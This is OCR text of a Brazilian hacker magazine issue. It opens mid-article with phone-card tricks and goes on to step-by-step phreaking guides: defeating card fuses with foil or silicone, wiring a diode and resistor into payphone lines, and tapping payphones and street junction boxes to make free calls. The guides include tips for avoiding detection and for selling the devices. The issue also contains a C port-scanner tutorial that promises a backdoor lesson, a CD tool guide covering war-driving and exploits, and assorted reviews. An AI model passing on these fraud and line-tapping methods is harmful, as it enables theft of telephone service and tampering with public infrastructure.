É só pegar um pedaço de papel-alumínio ou mesmo aquele papel que reveste o maço de cigarros e enrolar bem forte no cartão, para usar à vontade (mas cuidado, pois isso facilita um choque gostoso! Eu já levei. Acreditem, "abriu meus horizontes" por quase uma hora...).

SILICONE

Este é o método mais fácil e comprovado por mim. Pegue aquele silicone (transparente), passe uma camada bem fina (fina mesmo) e deixe secar. Mais tarde, você verá um cartão que funciona infinitamente, pois o silicone impede a fusão do microfusível.

CARTÃO CIBERNÉTICO

Esta dica tem que ser realizada com muita paciência, pois se você errar alguma coisa, estraga tudo! Primeiramente, consiga um estúpido cartão telefônico zerado! Lixe-o dos dois lados com aquela lixa bem fina e deixe-o em repouso durante três ou quatro minutos. Passado este tempo, você perceberá que a tinta do cartão saiu, e a confecção deste ficou simples de burlar. É um negócio assim:

```
I o-  -o o-  -o o-  -o I Verso do cartão com os microfusíveis já sem o contato
I o-  -o o-  -o o-  -o I E assim sucessivamente...
```

Ligue um fio em cada bolinha, como mostra o desenho (o-o), coloque um papel-alumínio bem fino para interligar as duas bolinhas, ou um fio bem fino.

```
I ]]]] I   Papel-alumínio (mostrado ampliado)

    1   2
I o]]]]o I  Bolinhas ligadas com uma tira de papel laminado

    1   2 1   2 1   2
I o—o o—o o—o I  Ou com nosso fio bem fino
```

Cubra da bolinha I até a 2 com o nosso amigo papel-alumínio ou com o fio fino. *Presto*! Agora é só curtir com os amigos do ICQ que moram em outros estados!!!

Efetuando ligações gratuitas de um telefone público, utilizando um diodo

O diodo é um componente eletrônico que possui diversas utilizações. Podemos resumir seu funcionamento, basicamente, na seguinte síntese: um diodo (ou jun [1] aum PN) permite que a corrente circule em apenas uma direção dentro de um circuito. Ao utilizá-lo para o fim aqui desejado, precisaremos de um diodo IN4002, IN4004 ou IN4007. Estes podem ser encontrados facilmente em qualquer casa de componentes eletrônicos. Vamos precisar também de um resistor com valor nominal de 22KΩ e potência de 1W. Mãos à obra!

Basta ligar o diodo em paralelo com o resistor (conforme tenta mostrar a ilustração abaixo). Em seguida, descasque os fios do telefone e ligue cada uma das pontas obtidas com o diodo e o resistor neles. Lembre-se: você vai apenas descascar os fios do orelhão! Se você cortá-los, ele ficará sem linha. E nosso objetivo não é destruir, mas aproveitar o máximo que nos é "oferecido"!

```
__              01                __
II+————————————++————————————+ II
II                                II
II                                II
II                                II
II                                II
II                                II
II                                II
II                                II
II                                II
II        + {{{{{{{{{{{{ }}}}}}}}}}}} -   II /diodo\ I
II                                II
II +==========+ +==========+ II \resistor/ I
__              02                __
```

Fio do telefone I (representado pelas linhas duplas na vertical)

Em 01, o fio "chega" da central. Em 02, o fio vai para o telefone. Ou seja, você precisa descascar o fio, antes de ele chegar ao orelhão. Para executar esta tarefa, eu aconselho que você descasque os fios dos orelhões que utiliza com mais freqüência, pois devido ao fato de os fios do telefone público serem muito grossos, não é um trabalho que se faça tranqüila e rapidamente, sem ser notado.


Você deve observar também a polarização correta a ser utilizada. Isso é percebido facilmente, pois se você ligar o diodo de maneira errada, o orelhão ficará sem linha.

Alguns orelhões comuns têm uma proteção blindada que impede o acesso ao cabo telefônico, embora seja possível puxar o fio com um gancho, que você deve colocar do lado esquerdo do aparelho telefônico, entre o telefone e uma grade preta de sustentação que fica atrás dele. Eu aconselho evitar esses tipos, a não ser que você tenha a GOLD KEY para abri-los.

Vamos voltar um pouco para a parte técnica da coisa. O diodo que estamos utilizando vai funcionar da seguinte maneira: quando uma ligação é completada de um telefone pú-

blico, a central inverte a polarização do telefone de -48 para 48 volts.

Quando o aparelho telefônico percebe isso, ele pede uma "unidade do cartão". Aí entra em funcionamento o nosso querido diodo. Ele permite que a tensão caia até 0 (zero) volts, mas não permite que ela se torne positiva. Dessa forma, o orelhão não pedirá a "unidade do cartão". O resistor funciona apenas como um dissipador de potência, para que você não dê o azar de queimar o diodo.



Mesmo se você não achar nenhuma loja que venda um diodo, pegue uma placa antiga de alguma coisa que tenha queimado. Ela sempre tem diodos. Você deve procurar uma peça pequenininha com dois terminais, preta, na qual normalmente esteja escrito IN.

Efetuando ligações com seu pequeno telefone em um orelhão

Esta técnica é a minha preferida, pois além de mostrar aos seus amigos (só se você quiser) como você conhece o sistema (hháhá), dá até pra vender o seu "protótipo" e tirar uma graninha.

Aqui vai o esquema de montagem do seu telefone:

1 – Consiga seu telefone. Pode ser qualquer um, mas mostro como se faz com o meu, que é super discreto. Lembre-se: ao usar esse tipo de conector, retire também o fone do orelhão. Assim você disfarça melhor... Caso use um telefone "comum", é só fazer as devidas alterações

2 – Note que ele tem um fone Hand Set

3 – Pegue um conector de telefone (aquele em que você conecta o cabo do telefone), desmonte e retire a parte em que se coloca o cabo telefônico. Retire-a com os dois fios que a compõem

4 – Solde nas pontas dos fios um par de fios extra, para aumentar o alcance e não forçar os originais do conector. Em cada ponta dos fios extras coloque um "jacarezinho", como mostrado na figura (um vermelho e um preto)

5 – Conecte o cabo telefônico no telefone portátil e em nosso adaptador

6 – Agora é só montar tudo e preparar-se para o orelhão

Você deve chegar ao orelhão de madrugada (de preferência) e colocar a mão atrás do aparelho. Você sentirá que tem um fio duplo. Com muito cuidado, puxe-o para o lado e descasque os dois fios! Ou, se conseguir, abra-o com uma chave (se você tiver uma que funcione. Dica: tente desde as mais finas até as mais largas. Possuo duas: uma LAND 2 e uma GOLD 426 S. Paulo). Pronto, agora é só chegar ali, conectar seu pequeno telefone aos fios do orelhão, e pronto. Você tem uma linha para ligar para qualquer lugar, desde que o orelhão permita.



Dica: você pode conectar um notebook e navegar normalmente com gastos pagos pela operadora.

Mas não abuse, pois no final de cada mês, as operadoras fazem um check-in de quanto tempo o orelhão foi usado. E se notarem que alguém falou por uma semana seguida, prepare-se para conhecer a força de elite da polícia.

Efetuando ligações gratuitas de caixas de verificação (caixas da operadora)


Para efetuar uma ligação de dentro destas caixas, basta pegar um dos diversos pares de fios que lá se encontram e ligá-los ao seu pequeno telefone comum portátil ou a um notebook. Não se esqueça de colocar os fios que você tirou no lugar, para que nem o pessoal da manutenção e nem o titular da linha percebam. Para saber quem é o dono da linha, leve seu telefone celular (na próxima edição, falaremos deles) e ligue para você mesmo.

Como essas caixas de verificação costumam se situar em vias bem movimentadas, a prática desse tipo de ligação é desaconselhada. Mas toda a regra tem sua exceção. Vale lembrar que, destas caixas, é possível efetuar telefonemas para qualquer lugar, inclusive chamadas internacionais, pois são linhas comuns de telefones!

Dica: as caixas de verificação são aquelas caixas cinzas que existem em todos os bairros. Parecem um armário grande. Se você encontrar uma aberta, phreak até não poder mais. Depois coloque um cadeado para os IRLA's da vida não descobrirem que você mexeu, pois não terão como abrir.

Na próxima edição, falaremos sobre celulares. Serão inúmeras dicas que os fabricantes e as operadoras não divulgam. Os motivos são óbvios: monopólio da informação.

UM TUTORIAL SOBR



PhotoDisc

E SOCKETS - PARTE II

Segunda parte do artigo sobre programação dedicada à Web

por Antonio Marcelo

Novas Funções

Estamos novamente aqui, na segunda parte de nosso tutorial de sockets, prontos para mostrar novas funções e montar um pequeno scanner de portas, baseado no protocolo TCP. Em nosso primeiro capítulo, vimos algumas funções básicas e estudamos o princípio do funcionamento dos sockets.

Neste novo capítulo, estudaremos duas funções básicas que mostrarão novas funcionalidades. Vamos a elas:

A função getservbyport():

Esta função permite determinar que serviço está sendo executado em uma determinada porta TCP. A mesma baseia-se no arquivo services, utilizando-o como referência. Ele necessita da declaração abaixo, no início de seu programa:

```
#include <netdb.h>
```

Onde o protótipo da função é descrito da seguinte maneira:

```
struct servent *getservbyport(int port, const char *proto);
```

Onde a estrutura servent está definida da seguinte forma na biblioteca netdb.h:

```
struct servent {
char  *s_name;
char  **s_aliases;
int   s_port;
char   *s_proto; }
```

Vamos analisar cada item deste structure abaixo:

a) s_name – Nome dado ao serviço, dentro da estrutura TCP/IP. Por exemplo: Telnet, SMTP, etc.

b) s_aliases – Uma lista de nomes alternativos aos serviços. Uma espécie de apelido que os mesmos podem possuir

c) s_port – O número da porta na qual o serviço está sendo executado, referenciado pelo Network Byte Order

d) s_proto – O nome do protocolo que será utilizado com este serviço (TCP ou UDP)

A função gethostbyname();

Esta função permite que utilizemos o nome de domínio no lugar de seu IP. Um exemplo: podemos digitar www.destino.com.br, em vez de seu endereço IP. Ele necessita da declaração abaixo, no início de seu programa:

```
#include <netdb.h>
```

Onde o protótipo da função é descrito da seguinte maneira:

```
#define h_addr  h_addr_list[0]
struct  hostent {
char    *h_name;
char    **h_aliases;
int     h_addrtype;
int     h_length;
char    **h_addr_list;
};
```

Vamos analisar cada item deste structure abaixo:

a) h_name – Nome do domínio (Domain Name) host

b) h_aliases – Lista alternativa de nomes para este host

c) h_addrtype – O tipo do endereço que está retirando na conexão. Em nosso capítulo I, vimos que podem ser quatro: AF_INET, AF_UNIX, AF_ISSO e AF_NS

d) h_length – Tamanho em bytes do endereço

e) h_addr_list – Uma array terminada em zero do endereço da rede utilizado pelo host

f) host.h_addr – Utilizado para a tradução do endereçamento para o serviço de DNS

O Grande Exemplo I:

Eis aqui o scanner que já apresentei anteriormente no meu artigo sobre scanners. Vamos listá-lo abaixo:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <signal.h>

#define maxproc 20

void scan(char *);
void timeout();

FILE *fp;
char *arquivo;
char *endereco;
char *opcao;
int msocket;
struct sockaddr_in alvo;
int conector, a, portai, portaf, portas, childs = 0;

int main(int argc, char *argv[])
{

printf("\033[2J");
printf("\033[1;1H");

printf("==========================================\n");
printf("==          Scanner de portas TCP       ==\n");
printf("==          Por Antonio Marcelo -
amarcelo@bufferoverflow.org  ==\n");
printf("==========================================\n");
if (argc == 1) {

fprintf(stderr,
"Uso: %s <endereco> <portai> <portaf> -l logfile\n",
argv[0]);

exit(0);
}
if (argc > 1) {
endereco = (argv[1]);
arquivo = endereco;
portai = 1;
portaf = 65000;
}
if (argc > 2) {
portai = atoi((char *) argv[2]);
portaf = atoi((char *) argv[3]);
}

 if (argc > 3) {
endereco = (argv[1]);
arquivo = endereco;
 }
```

```
if (argc > 4) {
opcao = ++(argv[4]);
if (*opcao == 'l')
arquivo = (argv[5]);
}

signal(SIGALRM, timeout);

if ((fp = fopen(arquivo, "w+")) == NULL) {
perror("fopen()");
exit(-1);
}

a = 0;
portas = portai;
fprintf(fp, "----------------------------------\n");
fprintf(fp, "-        Resultado        -\n");
fprintf(fp, "----------------------------------\n");
scan(endereco);
printf("Feito! Veja os resultados no arquivo de log\n");
return (0);
fclose(fp);
}

void timeout()
{
conector = -1;
}

void scan(char *endereco)
{

/*Testa TCP */ ;
while (portas <= portaf) {

 /*Declaracao do Socket*/;

msocket = socket(AF_INET, SOCK_STREAM, 0);

if (msocket < 0) {
perror("socket()");
continue;
}

alvo.sin_family = AF_INET;
alvo.sin_port = htons(portas);
alvo.sin_addr.s_addr = inet_addr(endereco);
bzero(&(alvo.sin_zero), 8);

fprintf(stderr, "\033[36mScanning: \033[37m");
fprintf(stderr, "%i\r", portas);

alarm(5);

/* Teste do Socket*/

conector =
connect(msocket, (struct sockaddr *) &alvo, sizeof(alvo));
alarm(0);
if (conector < 0) {
/* printf("Porta TCP Inativa %i\n", portas); */
close(conector);
close(msocket);
a++;
portas++;
continue;
}

fprintf(fp, "Conexao aceita na porta TCP %d\n\n", portas);

a++;
portas++;
close(conector);
close(msocket);
}
}
```

Eis a proposta de nossa primeira parte acima feita para vocês modificarem a seu bel prazer. Proponho, para os mais ousados, um desafio: montar um scanner que resolva pôr nome no lugar do IP.


Próximos Passos

Na nossa próxima lição, desvendaremos o segredo da conexão com as funções bind(), accept() e listen(). Com isso, poderemos entender como certos serviços funcionam, e teremos, então, subsídios para a montagem de um backdoor.

Antonio Marcelo *(amarcelo@bufferoverflow.com.br)* é especialista em segurança e diretor de tecnologia e negócios da empresa BufferOverflow Informática (*www.bufferoverflow.com.br*). É autor de quatro livros sobre Linux entre eles *Linux Ferramentas Anti hackers*, publicado pela editora Brasport.

SIGILO ABSOLUTO

Livro conta a história da criptografia



O que você sabe sobre criptografia? Conhece apenas alguns algoritmos e programas? Sabe toda a parte técnica, mas nada sobre a história? Não importa seu grau de conhecimento sobre o assunto; se você mexe com informática, precisa ler *O Livro dos Códigos*, da editora Record.

A obra é escrita pelo Ph.D. em física, Simon Singh, autor de *O último teorema de Fermat*. Entre as maiores qualidades do livro, está a apresentação de um completo contexto histórico, contando de onde vem a criptografia, desde os tempos do Egito Antigo até os dias de hoje, com o uso na informática.

Um episódio contado com detalhes é a Segunda Guerra Mundial, em que os codebreakers dos Aliados desempenharam uma função decisiva para a vitória. A quebra das chaves do Enigma, graças ao sistema Bombe, criado por Alan Turing, é descrita em clima de thriller de suspense.

O livro também não foge de discutir a polêmica da criptografia em tempos de revolução da informática. Hoje, o grande problema da encriptação é a resistência dos EUA em permitir a disseminação de novas técnicas, com medo de que elas possam ser usadas por grupos terroristas em ataques contra o país. No entanto, a grande pressão dos advogados defensores da privacidade e do próprio setor privado tem sido importante para vencer a opinião dos governantes americanos.

E Simon Singh aponta para esse caminho. Com o crescimento dos ataques de força bruta contra os algoritmos, ele afirma: assim como acontece com os vírus, precisamos de chaves cada vez mais fortes para lidar com o desenvolvimento dos "quebradores de códigos".

O livro dos códigos
Simon Singh
Editora Record
R$ 48,00

DROPKICK MURPHYS

Punk Rock pra valer!

Não é preciso nem falar que o cenário punk/hardcore não se limita a bandinhas "melódicas" e bobagens como o Blink 182 e nossos compatriotas do "TPM 22", mas grande parte da molecada parece ter se esquecido disso (ou, de repente, nunca souberam...). E já que transformaram o Punk/HC em "som de praia" e "for fun", foi preciso trazê-lo de volta para as ruas, de onde nunca deveria ter saído. Assim, ganhamos mais um rótulo para coleção: o *Street Punk* (ou *Street Rock*, como preferem alguns). E é de Boston (EUA) que vem o melhor representante do estilo, e, porque não dizer, uma das melhores bandas da cena Punk/HC mundial: *Dropkick Murphys*. Formada em 1996, a banda une com maestria Oi!, Punk Rock e Hardcore, dando um molho especial à mistura com boas doses de música irlandesa. O resultado é rock'n'roll para ninguém botar defeito: simples, direto, empolgante, bem tocado e com muita atitude. É levantar a caneca de cerveja e brindar!

www.dropkickmurphys.com



HOMENS DE PRETO DE NOVO

Os alienígenas e Will Smith atacam novamente

Will Smith pode ser o atual queridinho de Hollywood, mas seus filmes variam entre o interessante e o descartável. O sucesso da obscura adaptação do quadrinho da editora americana Malibu Comics, comprada pela Marvel, consagrou o ator definitivamente e abriu as portas para papéis mais sérios, como a adaptação da história de Muhammad Ali, breve lançamento em nossos cinemas.

Por enquanto, Smith tira proveito da fama e dá uma guinada em sua carreira musical, envolvendo-se até o pescoço na continuação de *Homens de Preto*, um filme que não passa de um caça-níqueis descarado e não apresenta muita criatividade. Segundo os boatos, foi por pouco que Tommy Lee Jones não se recusou a fazer esta continuação. No filme anterior, seu personagem tinha se aposentado e muitos supunham que o agente K não voltaria mais.

Mas, agora, encontramos o dito cujo trabalhando numa agência do correio americano, sem a mínima noção de sua verdadeira identidade. J, um recruta no filme anterior, passa ao papel de veterano e guia de K na sua readaptação aos MIB. As piadas são boas, mas o resultado como um todo faz qualquer um temer por um terceiro filme para fechar a trilogia.



Poesia da destruição

WarCraft III supera as expectativas



Um dos primeiros jogos que comprei para PC foi WarCraft II, logo depois de rodar uma demo do primeiro. Aquele negócio de conseguir recursos e fazer um exército realmente era bom. Fui orc, fui humano, comprei as expansões, joguei até dizer chega. Mesmo hoje, vários anos depois, WarCraft continua sensacional.

WarCraft III consegue passar toda a satisfação que o anterior conseguia, e ainda aumentá-la. É um jogo absolutamente perfeito. Os gráficos, em glorioso 3D, são muito bem feitos, sem ângulos de câmera confusos e desnecessários. A movimentação é perfeita, sem problemas.


O som é espetacular, com direito a piadinhas dos personagens. E a jogabilidade, então? Jogue fora qualquer game do gênero. WarCraft III é simplesmente o melhor game de estratégia em tempo real. Com quatro raças disponíveis (humanos, orcs, zumbis e elfos), humor muito bem utilizado, uma história empolgante e o modo multiplayer impecável, ele é a melhor escolha do ano, se não a melhor até hoje, quando o assunto é estratégia e ação.



Imagens: Divulgação/Reprodução

Cripto-sabedoria

A arte de esconder dados



Todo mundo já percebeu que uma das chaves (literalmente) mais importantes tanto para quem quer manter como para quem quer acabar com a privacidade na Internet é a criptografia. Será uma tremenda disputa. E, por incrível que pareça, nesta disputa, crackers e governos estão do mesmo lado. Os dois querem ter a possibilidade de quebrar as transmissões seguras e acessar dados em proveito próprio.

Logo depois dos atentados em Nova Iorque, Philip Zimmermann, desenvolvedor do PGP (Pretty Good Privacy), foi atacado porque, provavelmente, seu software foi usado por terroristas para transmitir mensagens seguras. Até o *Washington Post*, famoso jornal americano, fez uma reportagem atacando os softwares de segurança. É o típico discurso de culpar os meios, e não as pessoas que os usam.

Bom, esta pequena introdução foi para dar uma pincelada sobre a importância do tema de Introdução à Criptografia. O autor, Johannes A. Buchmann, professor na Universidade de Darmstadt, na Alemanha, é considerado um dos experts no assunto. Este livro é baseado na experiência adquirida nestes últimos seis anos, quando foi o responsável pela cadeira de Criptografia na universidade.

Mas não espere um manual sobre o uso de programas de criptografia. O livro trata de algoritmos e fundamentos matemáticos da criptografia moderna. O objetivo não é só ensinar técnicas, mas garantir que os usuários da criptografia possam avaliar sua eficácia e segurança. Não é nada fácil, apesar de o professor Buchmann garantir que o livro é dirigido para aqueles que possuem apenas conhecimentos fundamentais em matemática. Não acredite.

Introdução à Criptografia
Johannes A. Buchmann
Editora Berkeley
R$ 44,00

por Bruno Cesar
bruno@digerati.com.br

CD HACKER 05 / KDE



Estamos na quinta edição da revista H4ck3r e, como em todas as outras edições, procuramos dar destaque ao nosso CD-ROM, por ser um meio de oferecer a você as mais variadas ferramentas voltadas a security, hacking e outros utilitários relacionados à área de programação, virii, exploits, etc. São ao todo 12 seções, tendo como evidência uma completa seleção de softwares para Mac Hacking e War Driving. Além disso, damos destaque à mais nova versão estável do gerenciador de janelas, o KDE 3.0.2.

Dúvidas mais freqüentes

Qualquer dúvida sobre algum programa do CD da revista, entre em contato com o e-mail descrito acima deste artigo ou com o suporte do próprio programa. Dúvidas técnicas são melhor esclarecidas em sites de busca ou no site do desenvolvedor. Antes de mais nada, faça uma busca e leia as documentações relacionadas à sua dúvida.

KDE: Muito mais que um gerenciador de janelas

Hoje, transformar a confiabilidade dos sistemas Unix na comodidade de um ambiente gráfico do Windows já é possível com o gerenciador de janelas gratuito KDE. Muito mais que um simples gerenciador de janelas, o KDE é um ambiente integrado, capaz de administrar, configurar e facilitar o uso dos chamados sistemas operacionais de difícil adaptação. No CD se encontra à disposição o código-fonte da última versão estável deste programa para sistemas operacionais rodando Linux. Para maiores informações sobre instalação do KDE, consulte os textos de ajuda no site do desenvolvedor do software:

http://www.kde.org/documentation/faq/install.html

Visualizando o CD no Linux:

Para visualizar corretamente o CD desta edição no Linux, faça da seguinte maneira.

No terminal, como usuário root, digite:

mkdir /cdrom


mount -t iso9660 /dev/cdrom /cdrom

Pronto, seu CD está montado no diretório */cdrom*. Para acessá-lo, basta entrar no diretório.

Para desmontar o CD, digite:

umount /cdrom

INSTALANDO O KDE



A instalação do KDE pode ser dividida assim: primeiro pegamos todos os pacotes dos códigos-fonte de programas e bibliotecas do KDE e depois se compila um por um. Isso se a instalação for feita pelos códigos-fonte que se encontram no CD desta edição. Antes de tudo, veja se seu sistema operacional tem todas as bibliotecas requisitadas para a instalação, como o QT library, versão 3.0.2.

http://www.trolltech.com/download

Se não tiver esse biblioteca instalada, quando você der o comando *./configure*, vai dar erro.

Começando a instalação

Para começar a instalação, descompacte todos os arquivos *tar.bz2*, com o comando:

#tar jxvf arquivo.tar.bz2

Após descompactar todos os arquivos de instalação, você irá compilá-los. Entre em pasta por pasta descompactada de cada arquivo, começando pelo *Kdelibs*, e siga os passos abaixo. No terminal, como usuário root, digite:

#./configure
#make
#make install

Deu erro!

Se ocorrer algum erro na hora da compilação dos arquivos, provavelmente alguma biblioteca está faltando em seu sistema. Veja qual é a biblioteca e instale-a. Qualquer dúvida, procure o suporte ou o site do desenvolvedor do KDE.

Usando o KDE

Se você estiver usando outro gerenciador de janelas e quiser passar a usar o KDE, edite o arquivo *.xinitrc* que se encontra no diretório-raiz de cada usuário – por exemplo */home/usuario*, se for no *root* */root*. Para editar o arquivo *.xinitrc*, use o vi ou pico:

#pico .xinitrc

E acrescente a linha abaixo no arquivo:

exec startkde

Após isso, salve o arquivo no pico. Utilize o Ctrl + X, confirme a criação do arquivo "Y" e dê Enter.

Links: *http://www.kde.org*
http://www.kde.org/documentation/faq/install.html

Guia do CD

CATEGORIA

War Driving

Programas para rastrear redes sem fio vulneráveis. Necessita dos tubos que acompanham as batatas Pringles

Mac Hacking

Programas e utilitários para hackear o sistema da maçã. Pra quem acreditava que os Macintoshes eram totalmente seguros, apresentamos algumas ferramentas essenciais

DESTAQUES

Network Stumbler

O programa indispensável para caçar redes vulneráveis

Linux Wireless Tools

Pacote com várias ferramentas para acessar redes sem fio a partir de sistemas Linux

MacPork

Completo scanner/retriever para encontrar falhas e vulnerabilidades em servidores

PortSniffer

Um sniffer para portas. Simples, porém eficiente

CATEGORIA

Exploit

Todo software, por mais completo e seguro que seja, poderá apresentar uma falha. E os culpados por quebrar o sistema e explorar essas falhas são os exploits

Proteção

